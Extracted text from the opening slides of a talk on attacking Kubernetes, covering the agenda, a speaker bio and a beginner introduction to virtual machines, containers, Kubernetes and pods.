



WTF IS A KUBERNETE And how do I attack it?

Graham Helton

Agenda

01

Mandatory Kubernetes Crash-course for people who just wanna hack things

02

Hacking Kubernetes

03

Cluster Compromise Walkthrough

04

Releasing ~~Redacted~~ 🐙

/usr/bin/whoami




- Red Team Specialist @ Google
 - Scope = Offensive Architecture & Advisement
- Blog -> GrahamHelton.com
- Socials -> GrahamHelton.com/links




- Likes:
 - Coffee
 - Cooking in cast iron skillets
 - Tetris
 - Cats
 - Linux
- Dislikes
 - Windows






PART 1

WTF is a Kubernetes?



Virtual machines


- Need to run multiple instances of an application? Put it in a virtual machine
- Cons:
 - A whole operating system is needed for every app
 - Hard to maintain automatically
 - Slow(er) to scale, harder to automate
 - Used more compute (\$\$\$)



Source: <https://www.docker.com/resources/what-container/>

Containers!

- Think of a container like a partitioned VM
 - Host OS gives each container a slice of it's resources
 - Network namespace
 - Hostname (UTS)
 - PID namespace
 - etc



Source: <https://www.docker.com/resources/what-container/>

Kubernetes



- Kubernetes is a container orchestration tool
- Running software takes a lot of resources (aka money) -- So only run as much as you need
- Automatically spin resources up and down based on demand
- Container Crash? Just start a new one.
- ~~Drastically over complicate running something simple like a webserver~~



Whats coopernetties

Pods

Each one is a container




- A container for your containers....
- Pods can contain 1 or more containers
- Smallest “unit” of Kubernetes



Pods

Each one is yummy


